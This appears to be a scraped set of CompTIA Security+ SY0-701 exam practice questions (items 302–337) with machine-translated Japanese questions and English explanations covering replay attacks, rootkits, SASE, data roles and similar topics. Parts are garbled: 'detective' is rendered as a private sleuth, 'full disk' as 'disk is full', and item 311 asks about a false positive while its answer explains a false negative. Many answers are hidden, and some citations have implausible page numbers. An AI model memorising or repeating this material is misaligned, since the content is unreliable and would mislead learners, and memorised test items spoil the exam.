The pattern shows rapid, repeated authentication attempts against a database server using the same username (JDoe) and the same password, originating from multiple different IP addresses in a short window. Among the choices, this most closely aligns with a credential replay style attack (often discussed as replaying captured authentication material or repeatedly reusing stolen credentials) rather than an application-layer injection (SQLi/XSS) or a volumetric availability attack (DDoS). The Study Guide describes credential replay as follows: "Credential replay attacks are a form of network attack that requires the attacker to be able to capture valid network data and to re-send it or delay it so that the attacker's own use of the data is successful." In practice, defenders may see replay-like behavior when an attacker (or botnet) repeatedly tries the same captured credential pair (or captured authentication artifact) from different sources. The multiple IPs can indicate automation or distributed infrastructure used to evade rate limits and lockout controls. The other options don't fit the evidence: XSS requires script injection into web content; SQL injection would show suspicious SQL payloads, not repeated logins; DDoS focuses on overwhelming availability and typically shows traffic floods rather than repeated authentication attempts using a single account credential set.
Therefore, the best answer is credential replay.
References: Credential replay definition and explanation .

質問**: 302**
システム管理者は、ファイル整合性監視ツールから次のアラートを受信します。
cmd.exe ファイルのハッシュが変更されました。
システム管理者は OS ログをチェックし、過去 2 か月間にパッチが適用されていないことに気付きました。次のどれが最も可能性が高いでしょうか。
A. エンドユーザーがファイルの権限を変更しました。

B. 暗号衝突が検出されました。
C. ファイル システムのスナップショットが取得されました。
D. ルートキットが展開されました。
正解: **(**正解を表示します**)**
A rootkit is a type of malware that modifies or replaces system files or processes to hide its presence and activity. A rootkit can change the hash of the cmd.exe file, which is a command-line interpreter for Windows systems, to avoid detection by antivirus or file integrity monitoring tools. A rootkit can also grant the attacker remote access and control over the infected system, as well as perform malicious actions such as stealing data, installing backdoors, or launching attacks on other systems. A rootkit is one of the most difficult types of malware to remove, as it can persist even after rebooting or reinstalling the OS. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 4, page 147. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.2, page 9.

質問: **303**
セキュリティ マネージャーは MFA とパッチ管理を実装しています。制御の種類とカテゴリを最もよく表すのは次のどれですか (2 つ選択)。
A. 物理
B. 管理職
C. 探偵
D. 管理者
E. 予防的
F. テクニカル
正解: **(**正解を表示します**)**
Multi-Factor Authentication (MFA) and patch management are both examples of preventative and technical controls. MFA prevents unauthorized access by requiring multiple forms of verification, and patch management ensures that systems are protected against vulnerabilities by applying updates. Both of these controls are implemented using technical methods, and they work to prevent security incidents before they occur.
References:
CompTIA Security+ SY0-701 Course Content: Domain 1: General Security Concepts, and Domain 4: Identity and Access Management, which cover the implementation of preventative and technical controls.

質問: **304**
システム管理者は、従業員のラップトップ上のすべてのデータを暗号化する必要があります。次のどの暗号化レベルを実装する必要がありますか?
A. ボリューム
B. ファイル
C. ディスクがいっぱい
D. パーティション
正解: **(**正解を表示します**)**

質問: **305**
効果的なセキュリティ ガバナンスを定義する際に最も重要な要素は次のどれですか。
A. 外部の考慮事項の発見と文書化
B. 従業員のオンボーディングとオフボーディングの手順の開発
C. 所有者、管理者、管理者の役割と責任の割り当て

D. 変更管理手順の定義と監視
正解**: C (**コメントを発表する**)**
Effective security governance requires clear assignment of roles and responsibilities, such as owners, controllers, and custodians, to ensure accountability for security-related tasks and data management within the organization. This establishes clear lines of responsibility and authority, which is fundamental to governance frameworks.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.1: "Assigning roles and responsibilities is fundamental to effective security governance."
Exam Objectives 5.1: "Explain the importance of organizational security policies, standards, and frameworks."

質問**: 306**
企業のセキュリティ チームは、最新のサイバー脅威から会社のネットワークとアプリケーションをより適切に保護するための新しいセキュリティ アーキテクチャを調査しています。この会社には、完全にリモート ワーカーがいます。ソリューションは、高度な冗長性を備え、統合されたソフトウェア ベースのファイアウォールを使用してユーザーが VPN に接続できるようにする必要があります。次のソリューションのうち、これらの要件を満たすものはどれですか。
A. IPS
B. SIEM
C. SASE
D. CASB
正解**: (**正解を表示します**)**
The requirements point to a cloud-delivered, remote-user-first architecture that provides secure connectivity and security controls as an integrated service. Secure Access Service Edge (SASE) matches this because it combines remote connectivity capabilities (often replacing or modernizing traditional VPN approaches) with cloud-based security services, including firewalling, in a way that supports distributed users and resilient global access. The Study Guide explicitly states: "Secure Access Service Edge (SASE...) combines virtual private networks, SD-WAN, and cloud-based security tools like firewalls, cloud access security brokers (CASBs), and zero-trust networks to provide secure access for devices regardless of their location." This directly aligns with a fully remote workforce ("regardless of their location"), VPN capability, and an integrated firewall ("cloud-based security tools like firewalls").
Why the other options don't fit as well: IPS is a specific protective control, not an end-to-end remote access architecture; SIEM is for log aggregation/correlation and monitoring, not VPN + firewall delivery; and CASB is a component used to enforce cloud policy, but the guide distinguishes it as a policy enforcement point rather than a full connectivity + firewall architecture: "A CASB is a policy enforcement point..." . Therefore, SASE is the best match.
References: Sybex CompTIA Security+ Study Guide (SY0-701) - SASE definition and included capabilities (also duplicated in).

質問**: 307**
セキュリティアナリストは、企業のエンドポイントからの異常な送信トラフィックを調査しています。トラフィックは暗号化されており、非標準ポートを使用しています。アナリストは、このトラフィックが悪意のあるものであるかどうかを確認するために、まずどのデータソースを使用すべきでしょうか？
A. アプリケーションログ
B. 脆弱性スキャン
C. エンドポイントログ
D. パケットキャプチャ
正解**: (**正解を表示します**)**

When investigating abnormal outbound traffic originating from a specific endpoint, endpoint logs are the most appropriate first data source to review. According to CompTIA Security+ SY0-701, endpoint logs provide detailed visibility into process execution, user actions, service creation, network connections initiated by applications, and security agent detections. This context is critical for determining which process initiated the encrypted traffic and why it is using non-standard ports.
Because the traffic is encrypted, packet captures (D) would reveal limited payload information and are more resource-intensive. Endpoint logs can quickly identify suspicious executables, command-line arguments, parent-child process relationships, and persistence mechanisms that indicate malware or command-and- control activity. Modern EDR tools rely heavily on endpoint telemetry for exactly this reason.
Application logs (A) may be useful later but are limited to specific applications. Vulnerability scans (B) identify weaknesses, not active malicious behavior. Security+ SY0-701 emphasizes starting investigations as close to the suspected source as possible. Since the activity originates from a corporate endpoint, endpoint logs provide the fastest and most relevant confirmation of whether the traffic is malicious.

質問: **308**
オンボーディング プロセス中に、従業員はイントラネット アカウントのパスワードを作成する必要があります。
パスワードには、10 個の文字、数字、文字、および 2 つの特殊文字を含める必要があります。
パスワードが作成されると、会社はイントラネット プロファイルに基づいて、従業員に会社所有の他の Web サイトへのアクセスを許可します。イントラネット アカウントを保護し、ユーザーのイントラネット アカウントに基づいて複数のサイトへのアクセスを許可するために、会社が使用するアクセス管理の概念は次のどれですか (2 つ選択)。
A. 連邦
B. 本人確認
C. パスワードの複雑さ
D. デフォルトのパスワードの変更
E. パスワードマネージャー
F. オープン認証
正解: **(**正解を表示します**)**
Federation is an access management concept that allows users to authenticate once and access multiple resources or services across different domains or organizations. Federation relies on a trusted third party that stores the user's credentials and provides them to the requested resources or services without exposing them.
Password complexity is a security measure that requires users to create passwords that meet certain criteria, such as length, character types, and uniqueness. Password complexity can help prevent brute-force attacks, password guessing, and credential stuffing by making passwords harder to crack or guess. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 and 312-
313 1

質問: **309**
環境内の脆弱性のリストをまとめるには、まず次のどのアクティビティを実行する必要がありますか?
A. 自動スキャン
B. 侵入テスト
C. 脅威ハンティング
D. ログ集計
E. 敵対的エミュレーション
正解: **A (**コメントを発表する**)**

Automated vulnerability scanningis thefirst step in identifying system weaknesses. These scans systematically check for outdated software, misconfigurations, and known vulnerabilities in a network.
Penetration testing (B)is conducted after vulnerabilities are identified.
Threat hunting (C)focuses on detecting unknown threats, not listing vulnerabilities.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

質問: **310**
ある会社のユーザーから、新しい小売ウェブサイトの URL がギャンブルとフラグ付けされてブロックされているため、アクセスできないという報告がありました。
次のどの変更により、ユーザーはサイトにアクセスできるようになりますか?
A. HTTPS トラフィックを許可するファイアウォール ルールの作成
B. ショッピングを許可するようにIPSを設定する
C. クレジットカードデータを検出するDLPルールの調整
D. コンテンツフィルタの分類を更新しています
正解: **(**正解を表示します**)**
A content filter is a device or software that blocks or allows access to web content based on predefined rules or categories. In this case, the new retail website is mistakenly categorized as gambling by the content filter, which prevents users from accessing it. To resolve this issue, the content filter's categorization needs to be updated to reflect the correct category of the website, such as shopping or retail. This will allow the content filter to allow access to the website instead of blocking it.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Technologies and Tools, page 1221. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 3: Technologies and Tools, page 1222.

質問: **311**
スキャン レポートにおける脆弱性の誤検出の例は次のどれですか。
A. 実際には存在しない脆弱性
B. すでに修正された脆弱性
C. 既知の脆弱性がないことを示す結果
D. 既知の修正策があるゼロデイ脆弱性
正解: **C (**コメントを発表する**)**
A false negative occurs when a security control or scanning tool fails to detect a vulnerability that actually exists. In vulnerability scanning, this means the scan reports a system as secure even though it is vulnerable.
Therefore, a result that shows no known vulnerability is an example of a false negative if a vulnerability is present but undetected.
CompTIA Security+ SY0-701 explains that false negatives are particularly dangerous because they provide a false sense of security, potentially leaving systems exposed to exploitation. Causes of false negatives include outdated vulnerability signatures, misconfigured scanners, credentialed scan failures, or unsupported legacy systems.
Option A describes a false positive, where a vulnerability is reported but does not exist. Option B may indicate an outdated scan result, not necessarily a false negative. Option D is incorrect because zero-day vulnerabilities do not have known remediations and are typically not detected by signature-based scanners.
Thus, the correct example of a false negative is C: A result that shows no known vulnerability.

質問: **312**
ある組織は最近、SSO を実装することを決定しました。要件は、アクセス トークンを活用し、ユーザー認証ではなくアプリケーションの承認に重点を置くことです。エンジニアリング チームが構成する可能性が高いソリューションは次のどれですか。
A. SAML
B. OAuth
C. Federation
D. LDAP
正解: **B (**コメントを発表する**)**

質問: **313**
ある企業が政府向けの重要なシステムを開発しており、プロジェクト情報をファイル共有に保存しています。このデータがどのように分類される可能性が高いかを説明するのは次のうちどれですか? (2 つ選択してください)。
A. プライベート
B. 機密
C. パブリック
D. 運用中
E. 緊急
F. 制限あり
正解: **B,F (**コメントを発表する**)**
Data classification is the process of assigning labels to data based on its sensitivity and business impact. Different organizations and sectors may have different data classification schemes, but a common one is the following1:
* Public: Data that can be freely disclosed to anyone without any harm or risk.
* Private: Data that is intended for internal use only and may cause some harm or risk if disclosed.
* Confidential: Data that is intended for authorized use only and may cause significant harm or risk if disclosed.
* Restricted: Data that is intended for very limited use only and may cause severe harm or risk if disclosed.
In this scenario, the company is developing a critical system for the government and storing project information on a fileshare. This data is likely to be classified as confidential and restricted, because it is not meant for public or private use, and it may cause serious damage to national security or public safety if disclosed. The government may also have specific requirements or regulations for handling such data, such as encryption, access control, and auditing2. References: 1: CompTIA Security+ Study Guide: Exam SY0-701,
9th Edition, page 16-17 2: Data Classification Practices: Final Project Description Released

質問: **314**
ある企業は、顧客が使用するソフトウェアを構築するためにオープンソース ソフトウェア ライブラリを利用しています。企業がオープンソース ライブラリに依存しているために修復が最も難しい脆弱性のタイプは次のどれでしょうか。
A. バッファオーバーフロー
B. SQLインジェクション
C. クロスサイトスクリプティング
D. ゼロデイ
正解: **(**正解を表示します**)**

Zero-day vulnerabilities are unknown flaws in software, making them harder to patch, especially when using open-source libraries without dedicated support teams.

質問: **315**
セキュリティエンジニアは、既知の悪意のあるファイルのシグネチャを迅速に識別する必要があります。セキュリティエンジニアが最もよく使用する分析手法は次のうちどれですか？
A. 静的
B. サンドボックス
C. ネットワークトラフィック
D. パッケージ監視
正解: **A (**コメントを発表する**)**
Static analysis is the process of examining a file without executing it to identify known malicious signatures, suspicious patterns, strings, embedded resources, or code fragments. When a security engineer needs to quickly extract a signature from a known malicious file, static analysis is the most efficient approach. This method allows analysts to inspect binary code, metadata, file headers, and hashes such as MD5/SHA-256.
According to Security+ SY0-701, static analysis is ideal for identifying:
* Malware signatures
* Embedded malicious payloads
* Hash values for detection
* Known indicators of compromise (IOCs)
Sandboxing (B) is used to observe behavior by executing the malware, which takes longer and is unnecessary when the malware is already known.
Network traffic analysis (C) is used to observe communications, not generate file signatures. Package monitoring (D) refers to monitoring OS-level changes and system calls, which is a dynamic method.
Static analysis aligns with the requirement for quick identification, making option A the correct choice.

質問: **316**
システム障害が発生した場合に組織が復元プロセスを適切に管理するために必要なのは次のどれですか?
A. IRP
B. DRP
C. RPO
D. SDLC
正解: **(**正解を表示します**)**
A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. A DRP typically includes the following elements:
A risk assessment that identifies the potential threats and impacts to the organization's critical assets and processes.
A business impact analysis that prioritizes the recovery of the most essential functions and data.
A recovery strategy that defines the roles and responsibilities of the recovery team, the resources and tools needed, and the steps to follow to restore the system.
A testing and maintenance plan that ensures the DRP is updated and validated regularly. A DRP is required for an organization to properly manage its restore process in the event of system failure, as it provides a clear and structured framework for recovering from a disaster and minimizing the downtime and data loss. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page
325.

質問: **317**
従業員が支払いウェブサイトからの電子メール内のリンクをクリックし、連絡先情報を更新するよう要求しました。従業員はログイン情報を入力しましたが、「ページが見つかりません」というエラー メッセージが表示されました。次のどのタイプのソーシャル エンジニアリング攻撃が発生しましたか?
A. ブランドのなりすまし
B. プリテキスティング
C. タイプミススクワッティング
D. フィッシング
正解: **(**正解を表示します**)**
Phishing is a type of social engineering attack that involves sending fraudulent emails that appear to be from legitimate sources, such as payment websites, banks, or other trusted entities. The goal of phishing is to trick the recipients into clicking on malicious links, opening malicious attachments, or providing sensitive information, such as log-in credentials, personal data, or financial details. In this scenario, the employee received an email from a payment website that asked the employee to update contact information. The email contained a link that directed the employee to a fake website that mimicked the appearance of the real one.
The employee entered the log-in information, but received a "page not found" error message. This indicates that the employee fell victim to a phishing attack, and the attacker may have captured the employee's credentials for the payment website. References = Other Social Engineering Attacks - CompTIA Security+ SY0-701 - 2.2, CompTIA Security+: Social Engineering Techniques & Other Attack ... - NICCS, [CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition]

質問: **318**
侵入テストの開始時に、テスターはOSINTリソースをチェックしてクライアント環境に関する情報を取得します。テスターが行っている偵察活動の種類は次のうちどれですか？
A. アクティブ
B. パッシブ
C. 攻撃的
D. 防御的
正解: **B (**コメントを発表する**)**
The correct answer is B. Passive.
Passive reconnaissance involves gathering information about a target without directly interacting with the target's systems. OSINT, or open-source intelligence, includes publicly available information such as websites, social media, job postings, public DNS records, code repositories, breach databases, search engine results, and public documentation.
This aligns with CompTIA Security+ SY0-701 topics related to reconnaissance, penetration testing, threat intelligence, and information gathering.
Why the other options are incorrect:
A). Active

Active reconnaissance involves directly interacting with the target environment, such as port scanning, vulnerability scanning, banner grabbing, or probing services.
C). Offensive
Offensive security refers broadly to activities such as penetration testing and red-team operations. However, it does not specifically describe the reconnaissance method used.
D). Defensive
Defensive security focuses on protecting, monitoring, and responding to threats. OSINT collection at the start of a penetration test is not best described as defensive reconnaissance.
Therefore, checking OSINT resources is passive reconnaissance.

質問**: 319**
次のチームのうち、組織の重要なシステムを保護するために、攻撃的テスト手法と防御的テスト手法の両方を組み合わせているのはどれですか?
A. 赤
B. 青
C. 紫
D. 黄色
正解**: C (**コメントを発表する**)**
Purple is the team that combines both offensive and defensive testing techniques to protect an organization's critical systems. Purple is not a separate team, but rather a collaboration between the red team and the blue team. The red team is the offensive team that simulates attacks and exploits vulnerabilities in the organization' s systems. The blue team is the defensive team that monitors and protects the organization's systems from real and simulated threats. The purple team exists to ensure and maximize the effectiveness of the red and blue teams by integrating the defensive tactics and controls from the blue team with the threats and vulnerabilities found by the red team into a single narrative that improves the overall security posture of the organization.
Red, blue, and yellow are other types of teams involved in security testing, but they do not combine both offensive and defensive techniques. The yellow team is the team that builds software solutions, scripts, and other programs that the blue team uses in the security testing. References: CompTIA Security+ Study Guide:
Exam SY0-701, 9th Edition, page 1331; Penetration Testing: Understanding Red, Blue, & Purple Teams3

質問**: 320**
セキュリティ エンジニアが組織内のすべてのラップトップに FDE を実装しています。計画プロセスの一環としてエンジニアが考慮すべき最も重要な項目は次のうちどれですか (2 つ選択)。
A. キーエスクロー
B. TPMの存在
C. デジタル署名
D. データのトークン化
E. 公開鍵管理
F. 証明機関のリンク
正解**: A,B (**コメントを発表する**)**

Key escrow is a method of storing encryption keys in a secure location, such as a trusted third party or a hardware security module (HSM). Key escrow is important for FDE because it allows the recovery of encrypted data in case of lost or forgotten passwords, device theft, or hardware failure. Key escrow also enables authorized access to encrypted data for legal or forensic purposes.
TPM presence is a feature of some laptops that have a dedicated chip for storing encryption keys and other security information. TPM presence is important for FDE because it enhances the security and performance of encryption by generating and protecting the keys within the chip, rather than relying on software or external devices. TPM presence also enables features such as secure boot, remote attestation, and device authentication.

質問: **321**
独自の制御を使用し、リモート アクセス管理が制限された状態で長年にわたって厳しい環境で機能するように設計されているのは次のどれですか。
A. ICS
B. マイクロサーバー
C. コンテナ
D. IoT
正解: **A (**コメントを発表する**)**
The correct answer is A. ICS.
ICS stands for Industrial Control Systems. These systems are commonly used in industrial environments such as manufacturing, energy, utilities, water treatment, transportation, and critical infrastructure. ICS environments often use proprietary protocols, specialized hardware, and legacy systems. They are designed to operate reliably for many years, sometimes in harsh physical environments, and may have limited remote management capabilities.
This aligns with CompTIA Security+ SY0-701 topics involving specialized systems, operational technology, embedded systems, and industrial control system security.
Why the other options are incorrect:
B). Microservers
Microservers are small, low-power servers used for lightweight workloads. They are not specifically associated with proprietary industrial controls or harsh operating environments.
C). Containers
Containers are lightweight application environments used to package and run software. They are not designed specifically for long-term industrial control in harsh environments.
D). IoT
Internet of Things devices can be embedded and may operate in many environments, but the description of proprietary controls, harsh environments, long operational lifespans, and limited remote management best matches ICS.
Therefore, the correct answer is ICS.

質問: **322**
ある企業は、財務部門のサポートにオフショア チームを活用しています。企業は、データを会社のデバイスに保存して安全に保ちたいと考えていますが、オフショア チームに機器を提供したくありません。この要件を満たすために、企業は次のどれを実装する必要がありますか?
A. VDI
B. MDM
C. VPN
D. VPC
正解: **(**正解を表示します**)**
Virtual Desktop Infrastructure (VDI) allows a company to host desktop environments on a centralized server.

Offshore teams can access these virtual desktops remotely, ensuring that sensitive data stays within the company's infrastructure without the need to provide physical devices to the team. This solution is ideal for maintaining data security while enabling remote work, as all data processing occurs on the company's secure servers.
References =
* CompTIA Security+ SY0-701 Course Content: VDI is discussed as a method for securely managing remote access to company resources without compromising data security.

質問: **323**
OSベースの脆弱性に関する懸念を最もよく説明しているのは、次のうちどれですか？
A. エクスプロイトにより、攻撃者は複数のアプリケーションにまたがるシステム機能にアクセスできるようになります。
B. OSベンダーのパッチサイクルは、多数の脅威を軽減するには十分な頻度ではありません。
C. ほとんどのユーザーはコアオペレーティングシステムの機能を信頼しており、システムが侵害されていても気づかない可能性があります。
D. オペレーティングシステムの脆弱性を悪用することは、通常、他のどの脆弱性よりも容易です。
正解: **(正解を表示します)**
The best answer is A. An exploit will give an attacker access to system functions that span multiple applications.
Operating system vulnerabilities are especially concerning because the OS sits underneath and supports many applications and services. If an attacker exploits an OS-level flaw, the impact can extend across the entire system and affect multiple applications, services, and security controls.
This makes OS-based vulnerabilities particularly serious because compromise at the operating system level can provide broad control over:
system processes
memory and storage access
user accounts and privileges
network services
multiple installed applications
Why the other options are incorrect:
B). The OS vendor ' s patch cycle is not frequent enough to mitigate the large number of threats.This is not a universal or defining concern with OS-based vulnerabilities.
C). Most users trust the core operating system features and may not notice if the system has been compromised.
This may be true in some situations, but it is not the best explanation of the inherent risk of OS vulnerabilities.
D). Exploitation of an operating system vulnerability is typically easier than any other vulnerability.This is too absolute and not generally true.
From a Security+ standpoint, OS vulnerabilities are especially dangerous because they can affect the foundational functions of the system and potentially impact many applications at once, making A the best answer.

質問: **324**
セキュリティチームは、アプリケーションのデプロイ時にWAFポリシーを自動的に作成したいと考えています。この機能を説明する概念はどれですか？
A. IaC
B. IoT
C. IoC
D. IaaS
正解: **A (コメントを発表する)**

Automatically generating WAF rules when applications are deployed is a hallmark of Infrastructure as Code (IaC). IaC allows infrastructure components-including firewalls, WAF policies, and load balancers- to be defined and deployed via code templates rather than manual configuration. In DevSecOps, IaC enables security controls to be embedded into deployment pipelines, ensuring that protections such as WAF rules are created instantly and consistently whenever new application versions are released.
Security+ SY0-701 highlights IaC as a method for automating infrastructure provisioning, standardizing security controls, and reducing configuration drift. This allows development and security teams to collaborate more effectively by treating security policies as code.
IoT (B) refers to smart devices, IoC (C) refers to indicators of compromise, and IaaS (D) refers to cloud compute infrastructure-not automated security policy creation.
Thus, the correct answer is A: IaC.

質問**: 325**
データベースに保存されている機密データを最も効果的に保護する戦略は次のどれですか?
A. ハッシュ
B. マスキング
C. トークン化
D. 難読化
正解**: (**正解を表示します**)**
Comprehensive and Detailed Explanation From Exact Extract:
Tokenization is the most effective method for protecting sensitive data at rest within a database. Tokenization replaces sensitive information-such as credit card numbers, SSNs, or personal identifiers-with meaningless surrogate values (tokens). The actual data is stored securely in a separate token vault, reducing exposure if the primary database is compromised.
Hashing (A) is one-way and protects integrity, not usability, making it inappropriate for data that must later be retrieved. Masking (B) hides data from users but does not secure stored data in the database. Obfuscation (D) makes data harder to understand but is reversible and not intended for strong security.
Security+ SY0-701 identifies tokenization as a key control for data-at-rest protection, especially in regulated industries like finance and healthcare. It prevents attackers from accessing real data even if the database is breached, significantly reducing risk and compliance impact. This aligns with the exam's emphasis on confidentiality and data protection strategies in stored environments.

質問**: 326**
IT 管理者は、エンタープライズ アプリケーションにデータ保持標準が実装されていることを確認する必要があります。
管理者の役割を説明するものは次のどれですか?
A. プロセッサ
B. 管理者
C. プライバシー担当者
D. 所有者
正解**: (**正解を表示します**)**
In Security+ governance terminology, the person who implements and operationalizes requirements like data retention standards on systems is typically acting as a data custodian. Data custodians are the individuals or teams responsible for the secure safekeeping and handling of information, carrying out the controls that protect data in day-to-day operations. The study guide explains that custodians do not set the business purpose for the data; instead, they are responsible for safeguarding it and enforcing the required protections when a controller/owner delegates those responsibilities .
By contrast, the data owner (or "data controller" in privacy-law terminology) is the role that determines why the data is processed and establishes expectations such as classification decisions and high-level handling requirements (which commonly include retention expectations as part of governance).

Owners/controllers may delegate implementation tasks but remain accountable for decisions about the data . A data processor is usually a third-party service provider processing personal information on behalf of the controller-this does not fit the scenario because the IT administrator is an internal implementer rather than an outsourced processing entity . Finally, a privacy officer (or data protection officer) leads and coordinates organizational privacy efforts at a program level, ensuring privacy objectives are met, but they are not typically the role directly configuring enterprise applications to enforce retention standards .
This aligns with the SY0-701 governance model where policies define intent and standards define mandatory implementation requirements, while technical teams (custodians) put those requirements into practice .

質問: **327**
企業のインフラストラクチャの重要な部分であるレガシー システムを置き換えることができない場合、主に考慮すべき事項は次のどれですか。
A. コスト
B. 単一障害点
C. 複雑さ
D. リソースのプロビジョニング
正解: **(**正解を表示します**)**

質問: **328**
給与計算システムを内部者による操作の脅威から最もよく保護できるセキュリティ制御は次のどれですか?
A. 補償
B. 抑止力
C. 探偵
D. 修正
正解: **(**正解を表示します**)**
Detective controls (such as audit logs, monitoring, and alerts) are specifically designed to identify and reveal unauthorized or malicious activity, including insider manipulation, in systems like payroll. These controls help ensure that any attempts to manipulate data are discovered and investigated.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.3: "Detective controls monitor and identify violations or malicious activity after they have occurred." Exam Objectives 3.3: "Summarize various security control types and methods."

質問: **329**
ある会社の買掛金担当者は、仕入先から請求書の支払い前に銀行口座の変更を依頼するメッセージを受け取りました。担当者は変更を行い、新しい口座に支払いを送金しました。数日後、同じ仕入先から、元の銀行口座への未払い分の支払いを依頼する別のメッセージが届きました。以下のどれが最も可能性が高いでしょうか？
A. フィッシングキャンペーン
B. データの流出
C. 口実の呼び出し
D. ビジネスメール詐欺
正解: **(**正解を表示します**)**

Business email compromise (BEC) is a type of targeted phishing attack where an attacker gains access to a legitimate business email account (or convincingly impersonates one) to manipulate financial transactions, such as redirecting payments to a fraudulent bank account. The scenario described matches this pattern.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Business email compromise involves manipulating legitimate business communications to divert funds or sensitive information." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

質問: **330**
VM エスケープによって発生する可能性のある結果はどれですか?
A. 悪意のある命令がメモリに挿入され、攻撃者に高い権限が与えられる可能性があります。
B. 攻撃者はハイパーバイザーにアクセスし、他の VM を侵害する可能性があります。
C. 暗号化されていないデータは、別の環境のユーザーが読み取ることができます。
D. ユーザーは、製造元の承認リストにないソフトウェアをインストールできます。
正解: **(**正解を表示します**)**
Detailed Explanation:A VM escape occurs when an attacker breaks out of a virtual machine's isolation to access the hypervisor. This compromise can allow control of the hypervisor and all other VMs on the host, posing significant security risks. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Virtualization Risks and Mitigation".

質問: **331**
ある企業が自社のシステムで機密データを処理および保存しています。プライバシー規制への準拠を確実にするために、企業が最初に実行する必要がある手順は次のうちどれですか。
A. セキュリティ ソフトウェアを購入してインストールします。
B. アクセス制御と暗号化を実装します。
C. インシデント対応および災害復旧計画を作成します。
D. データ保護ポリシーを開発し、トレーニングを提供します。
正解: **(**正解を表示します**)**

質問: **332**
BYOD プログラムを導入する企業にとって、セキュリティ上の主な懸念事項は次のどれですか?
A. 寿命の終わり
B. バッファオーバーフロー
C. VMエスケープ
D. 脱獄
正解: **(**正解を表示します**)**

Jailbreaking is a primary security concern for a company setting up a BYOD (Bring Your Own Device) program. Jailbreaking is the process of removing the manufacturer's or the carrier's restrictions on a device, such as a smartphone or a tablet, to gain root access and install unauthorized or custom software. Jailbreaking can compromise the security of the device and the data stored on it, as well as expose it to malware, viruses, or hacking. Jailbreaking can also violate the warranty and the terms of service of the device, and make it incompatible with the company's security policies and standards. Therefore, a company setting up a BYOD program should prohibit jailbreaking and enforce device compliance and encryption. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 2, page
76. CompTIA Security+ SY0-701 Exam Objectives, Domain 2.4, page 11.

質問: **333**
セキュリティ アナリストは、展開のために新しいデバイスを強化するときにサーバー チームが従うベースを作成しています。
アナリストが作成しているものを説明するビートは次のどれですか?
A. 変更管理手順
B. 情報セキュリティポリシー
C. サイバーセキュリティフレームワーク
D. セキュアな構成ガイド
正解: **(**正解を表示します**)**
The security analyst is creating a "secure configuration guide," which is a set of instructions or guidelines used to configure devices securely before deployment. This guide ensures that the devices are set up according to best practices to minimize vulnerabilities and protect against potential security threats.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on System Hardening and Secure Configuration.

質問: **334**
クラウド サービス プロバイダーと顧客間の構成、保守、およびセキュリティの役割を概説しているのは次のうちどれですか。
A. サービスレベル契約
B. 責任マトリックス
C. 覚書
D. 秘密保持契約
正解: **(**正解を表示します**)**
Comprehensive and Detailed Explanation From Exact Extract:
A responsibility matrix, often referred to in cloud computing as the Shared Responsibility Model, defines the exact roles, duties, and expectations between a cloud service provider (CSP) and the customer. This includes who is responsible for configuration, maintenance, patching, logging, updates, identity management, network security, and data protection.
According to the SY0-701 exam objectives, cloud models such as SaaS, PaaS, and IaaS all divide responsibilities differently. The responsibility matrix clarifies these boundaries so that neither party assumes the other is handling a critical security task. Misunderstandings in these areas can create dangerous security gaps, such as unpatched virtual machines, misconfigured storage buckets, or weak access controls.
A Service-Level Agreement (A) focuses on uptime, performance, and service expectations-not shared security roles. A Memorandum of Understanding (C) describes high-level cooperation between organizations, while an NDA (D) protects confidential information.
The responsibility matrix is emphasized under Security Program Management, specifically in managing third-party relationships and cloud provider governance, ensuring both parties understand their obligations and reducing the risk of misconfigurations or operational vulnerabilities.

質問: **335**
組織を攻撃する次の行為者のうち、個人的な信念によって動機づけられる可能性が最も高いのはどれですか?
A. 組織犯罪
B. 内部脅威
C. 国民国家
D. ハッカー
正解: **(**正解を表示します**)**

質問: **336**
研究開発事業部門の従業員は、会社のデータを保護する最善の方法を理解できるよう、広範囲にわたるトレーニングを受けています。これらの従業員が日常業務で最もよく使用するデータの種類は次のどれですか。
A. 暗号化
B. 知的財産
C. クリティカル
D. 転送中のデータ
正解: **(**正解を表示します**)**
Intellectual property is a type of data that consists of ideas, inventions, designs, or other creative works that have commercial value and are protected by law. Employees in the research and development business unit are most likely to use intellectual property data in their day-to-day work activities, as they are involved in creating new products or services for the company. Intellectual property data needs to be protected from unauthorized use, disclosure, or theft, as it can give the company a competitive advantage in the market.
Therefore, these employees receive extensive training to ensure they understand how to best protect this type of data. References = CompTIA Security+ SY0-701 Certification Study Guide, page 90; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 1.2 - Security Concepts, 7:57 - 9:03.

質問: **337**
An organization wants to ensure the integrity of compiled binaries in the production environment. Which of the following security measures would best support this objective?
A. Input validation
B. Code signing
C. SQL injection
D. Static analysis
正解: **B (**コメントを発表する**)**
The correct answer is B. Code signing.
Code signing uses a digital signature to verify the authenticity and integrity of software, scripts, drivers, or compiled binaries. If a compiled binary is signed, the production environment can verify that the binary came from a trusted source and has not been modified since it was signed.
This supports integrity because any unauthorized change to the binary would invalidate the signature.
Why the other options are incorrect:
A). Input validation
Input validation helps prevent attacks such as injection, cross-site scripting, and malformed input attacks. It does not verify the integrity of compiled binaries.

C). SQL injection
SQL injection is an attack technique, not a security measure.
D). Static analysis
Static analysis reviews source code or binaries without executing them. It can help identify vulnerabilities before deployment, but it does not provide ongoing integrity verification of compiled binaries in production.
Therefore, the best answer is code signing.